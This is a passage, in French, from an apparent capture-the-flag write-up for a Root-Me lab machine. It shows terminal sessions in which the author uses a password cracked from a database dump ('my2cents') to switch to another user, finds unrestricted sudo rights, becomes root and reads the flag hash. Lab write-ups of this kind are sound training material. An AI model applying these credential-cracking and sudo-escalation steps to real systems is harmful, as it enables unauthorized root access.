SA key fingerprint is SHA256:QYtVzHggy3wpaKSqN26Ro7kEkFjm8las2dpFpwQYZDs.
his key is not known by any other names.
re you sure you want to continue connecting (yes/no/[fingerprint])? yes
arning: Permanently added 'ctf20.root-me.org' (DSA) to the list of known hosts.
eon@ctf20.root-me.org's password:
ermission denied, please try again.
eon@ctf20.root-me.org's password:
leon@localhost ~]$ ls
leon@localhost ~]$ sudo -l

e trust you have received the usual lecture from the local System
dministrator. It usually boils down to these three things:

   #1) Respect the privacy of others.
   #2) Think before you type.
   #3) With great power comes great responsibility.

sudo] password for leon:
orry, user leon may not run sudo on localhost.
leon@localhost ~]$ █
```


pas de chance ce user ne peux pas lancer sudo, on peut switch de user et vérifier si 1 d'entre eux à des mauvaises configuration de sudo :

Essayons brian vu qu'il a une note dans le dump de la bdd qui pourrait signifier que c'est une sorte d'admin "Brian is our technical Brain": après avoir cracké son password on trouve "my2cents"



```
[brian@localhost home]$ sudo -l
[sudo] password for brian:
Matching Defaults entries for brian on this host:
    requiretty, !visiblepw, always_set_home, env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE INPUTRC KDEDIR LS_COLORS",
    env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE", env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT
    LC_MESSAGES", env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS
    _XKB_CHARSET XAUTHORITY", secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User brian may run the following commands on this host:
    (ALL) ALL
```

On voit que brian a full droits sur la commande sudo :



```
User brian may run the following commands on this host:
    (ALL) ALL
[brian@localhost home]$ sudo su -
[root@localhost ~]#
[root@localhost ~]#
[root@localhost ~]# ls
anaconda-ks.cfg  install.log  install.log.syslog  lampsec_ctf7.pdf  webmin-1.610-1.noarch.rpm
[root@localhost ~]# cd ../
[root@localhost /]# ls
bin  boot  dev  etc  home  lib  lost+found  media  mnt  opt  passwd  proc  root  sbin  selinux  srv  sys  tmp  usr  var
[root@localhost /]# cat /passwd
b727a1e88e5581550d85fe18406225a2
[root@localhost /]# 
```

Et voilà on est root !!